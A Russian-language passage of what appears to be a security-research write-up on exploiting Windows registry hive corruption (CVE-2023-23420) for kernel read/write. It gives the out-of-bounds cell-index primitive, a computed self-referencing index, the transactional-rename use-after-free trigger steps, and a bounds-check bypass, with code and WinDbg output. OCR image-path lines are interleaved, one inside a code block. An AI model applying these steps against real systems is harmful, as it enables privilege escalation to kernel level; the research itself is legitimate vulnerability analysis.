После успешной атаки можно изменить дескриптор безопасности или конфигурацию системного ключа и получить выполнение кода с привилегиями.

Некоторые данные ульев размещаются в пуле:

• Ульи, содержащие только энергозависимые данные, например \Registry и HKLM\HARDWARE.
• Весь улей HKLM\SYSTEM.
• Вновь созданные ульи, загруженные из ранее не существовавших файлов.
• Энергозависимое хранилище каждого активного улья.

Последний случай доступен даже ульям приложений. Повреждение стабильного хранилища позволяет создать значение, у которого старший бит индекса данных установлен, перенаправив его в энергозависимое хранилище. Затем обращение к достаточно длинному значению читает или записывает данные за пределами размещённого в пуле блока:




WinDbg показывает энергозависимые страницы как выделения страничного пула с тегом CM16. Соседние страницы могут принадлежать не связанным подсистемам, например таблицам дескрипторов Object Manager (Obtb) или растровым изображениям win32k (Gpbm). Поскольку операции со значениями способны сначала читать соседние байты, а затем перезаписывать их, эксплойт может исследовать компоновку вместо слепого повреждения. Остаётся выполнить обычную подготовку пула и выбрать полезный объект-жертву.

Основной примитив: индексы ячеек вне границ

Предыдущие подходы требуют благоприятной компоновки соседних объектов. Индексы вне границ устраняют эту случайность.

Индексы ячеек — это 32-разрядные указатели улья, преобразуемые через трёхуровневую карту ячеек:




```
_CELL_DATA *HvpGetCellPaged(_HHIVE *Hive, HCELL_INDEX Index) {
    _HMAP_ENTRY *Entry =
        &Hive->Storage[Index >> 31].Map
            ->Directory[(Index >> 21) & 0x3ff]
            ->Table[(Index >> 12) & 0x1ff];


    return (Entry->PermanentBinAddress & ~0xf)
         + Entry->BlockOffset
         + (Index & 0xfff)
         + 4;
}
```

`HvpGetCellPaged` не выполняет общей проверки границ. Для хранилища размером менее 2 МиБ оптимизация малого каталога направляет `Map` на встроенный `_DUAL.SmallDir`, а не на каталог из 1 024 записей:

```
0: kd> dt -a2 _DUAL 0xffff82828fc1a118
nt!_DUAL
[0] @ ffff8282`8fc1a118
------------------------------------------
   +0x000 Length           : 0xee000
   +0x008 Map              : 0xffff8282`8fc1a128 _HMAP_DIRECTORY
   +0x010 SmallDir         : 0xffff8282`8fc24000 _HMAP_TABLE
   +0x018 Guard            : 0xffffffff
   +0x020 FreeDisplay      : [24] _FREE_DISPLAY
   +0x260 FreeBins         : _LIST_ENTRY [ 0xffff8282`8fc1a378 - 0xffff8282`8fc1a378 ]
   +0x270 FreeSummary      : 0x3b000f


[1] @ ffff8282`8fc1a390
------------------------------------------
   +0x000 Length           : 0x5000
   +0x008 Map              : 0xffff8282`8fc1a3a0 _HMAP_DIRECTORY
   +0x010 SmallDir         : 0xffff8282`8fe6a000 _HMAP_TABLE
   +0x018 Guard            : 0xffffffff
   +0x020 FreeDisplay      : [24] _FREE_DISPLAY
   +0x260 FreeBins         : _LIST_ENTRY [ 0xffff8282`8fc1a5f0 - 0xffff8282`8fc1a5f0 ]
   +0x270 FreeSummary      : 0x130003
```

Любой индекс с ненулевым компонентом каталога после этого интерпретирует последующие поля `_CMHIVE`, например `Guard` и `FreeDisplay`, как указатели на таблицы:



Атакующий выбирает поле-указатель `_CMHIVE` для первого перехода, выровненный указатель в целевом объекте для второго и итоговое 12-разрядное смещение. `_HMAP_ENTRY` прибавляет `BlockOffset` и `PermanentBinAddress`, поэтому соседнее поле обычно должно быть нулевым.

Граф достижимых объектов включает KCB, кэши безопасности, контекст тома, диспетчер ресурсов, транзакции и связанные дескрипторы:



Не каждый путь пригоден, поскольку выравнивание `_HMAP_ENTRY` равно `0x18`, важны требования к соседнему нулевому полю, а поля различаются у обычных ульев и ульев приложений.

Для обычного улья HKCU цепочка `_CMHIVE → _CM_RM → _CMHIVE` предоставляет ссылку на самого себя. При использовании энергозависимого хранилища компонент каталога равен расстоянию от `Storage[1].SmallDir` до `CmRm`, делённому на восемь:

```
(offset(CmRm) - offset(Storage[1].SmallDir)) / 8 = 0x193
```

Внутри `_CM_RM` поле `CmHive` находится в третьей записи таблицы и выровнено с `PermanentBinAddress`; соседнее `ContainerSize` предоставляет нулевое значение `BlockOffset`.

Сочетание хранилища 1, каталога 0x193, таблицы 3 и смещения 0 даёт:

```
def make_cell_index(storage, directory, table, offset):
    return ((storage << 31) | (directory << 21) |
            (table << 12) | offset)

assert make_cell_index(1, 0x193, 3, 0) == 0xb2603000
```

Команда WinDbg `!reg cellindex` подтверждает, что `0xb2603000` разрешается обратно в исходный адрес `_CMHIVE` плюс четырёхбайтный заголовок ячейки. Помещение этого индекса в `_CM_KEY_VALUE.Data` предоставляет доступ для чтения и записи к дескриптору улья в ядре через обычные операции со значениями реестра.

Написание эксплойта

Теперь примитив предоставляет детерминированный путь от повреждения улья к памяти ядра. Остаётся выбрать конкретную ошибку и реализовать цепочку.

Шаг 0: выбор уязвимости

Семнадцать потенциальных находок различаются сложностью подготовки памяти и наглядностью. Для демонстрации предпочтителен эксплойт, вызываемый только через API и наблюдаемый в Regedit.

Эта ошибка загружала дескриптор безопасности со счётчиком около `UINT32_MAX`, а затем переполняла его созданием дополнительных ссылающихся ключей. Преждевременно освобождённую ячейку можно было повторно занимать и освобождать, получая последовательность вроде дескриптор безопасности → узел значения → данные значения. Контроль `_CM_KEY_VALUE` затем открывает доступ к индексам вне границ.

Она легла в основу первого полного эксплойта реестра автора, но требует вручную сформировать исходный счётчик ссылок `regf`. Поэтому целью служит улей приложения, скрытый под `\Registry\A`, и результат трудно продемонстрировать наглядно.


Эта ошибка транзакционного переименования оставляет ссылку на освобождённую ячейку узла ключа в живом списке подключей. Связанные ошибки CVE-2023-23421, CVE-2023-23422 и CVE-2023-23423 были исправлены полным удалением поддержки транзакционного переименования ключей.

CVE-2023-23420 вызывается только через API и может повредить любой улей, содержащий доступный атакующему для записи ключ. Её подготовка сложнее, но эксплойт может работать в обычном видимом улье, поэтому выбрана именно эта уязвимость.

Шаг 1: использование UAF для создания динамически управляемых ячеек значений

Эксплойт нацелен на энергозависимое хранилище HKCU, которое сбрасывается при повторной загрузке улья и почти не испытывает посторонней активности. На первом этапе необходимо получить контроль над двумя объектами `_CM_KEY_VALUE`, чтобы динамически менять их индексы `Data`.


Исходное поддерево содержит `HKCU\Exploit\TmpKeyName`, два дочерних ключа и четыре пустых значения-контейнера:




Уязвимость вызывается следующим образом:

1. Создаётся облегчённая транзакция с помощью `NtCreateRegistryTransaction`.
2. Открываются два транзакционных дескриптора `TmpKeyName`.
3. Через один дескриптор ключ переименовывается в `Scratchpad`.
4. Через разные представления родителя удаляются `SubKey1` и `SubKey2`.
5. Транзакция фиксируется с помощью `NtCommitRegistryTransaction`.

Оба дочерних ключа освобождаются, но один устаревший индекс ячейки остаётся в списке подключей родителя:




Затем четыре значения создают поддельный узел ключа, поддельный список значений и два поддельных узла значений с именами `KernelAddr` и `KernelData`:



Создание выполняется поэтапно. Сначала `FakeKeyContainer` размещает заполнитель правильного размера поверх устаревшей ячейки узла ключа. Остальные контейнеры выделяют буферы, заполненные маркерами. Затем цикл раскрытия информации использует поддельные `_CM_KEY_NODE.Class` и `ClassLength`: устанавливает длину `0xffc`, перебирает энергозависимые индексы `0x80000000`, `0x80001000` и далее и читает байты класса через `NtEnumerateKey(KeyNodeInformation)`.


При сканировании находятся индексы трёх ячеек данных контейнеров и корректный дескриптор безопасности. Эти значения используются для окончательного формирования поддельных узла ключа, списка значений и узлов `KernelAddr`/`KernelData`. После этого Windows принимает `FakeKey` через обычный `RegOpenKeyEx` и предоставляет оба определённых атакующим значения:



Заполняющее выделение занимает старую ячейку переименованного ключа, чтобы буфер поддельного ключа выровнялся с нужной освобождённой ячейкой подключа.

Шаг 2: получение доступа для чтения и записи к объекту CMHIVE ядра

Установка для `KernelData` типа `REG_BINARY`, длины `0x100` и индекса `0xb2603000` сначала вызывает `REGISTRY_ERROR`:




Сбой происходит в `HvpReleaseCellPaged`, а не при исходном поиске. Доступ к ячейке реестра следует последовательности получение → операция → освобождение. Современный код освобождения сохраняет историческую проверку границ, хотя логика rundown protection, которую она когда-то защищала, была удалена в Windows 10 версии 1803.

```
if ((Cell & 0x7fffffff) >= Hive->Storage[Cell >> 31].Length) {
    KeBugCheckEx(REGISTRY_ERROR, 1, (ULONG_PTR)Hive, Cell, 0x267);
}
```

Проверка выполняется после запрошенной операции с памятью. Поскольку `_HHIVE.Storage[1].Length` само находится по фиксированному смещению `0x390`, прибавление этого смещения к ссылающемуся на себя индексу после учёта четырёхбайтного заголовка ячейки даёт `0xb260338c`.

Эксплойт назначает этот индекс контролируемому значению и записывает `0xffffffff`. `CmpSetValueKeyExisting` выполняет `memmove` до вызова `HvpReleaseCellPaged`, поэтому при освобождении наблюдается уже увеличенная длина и принимается тот же индекс вне границ:

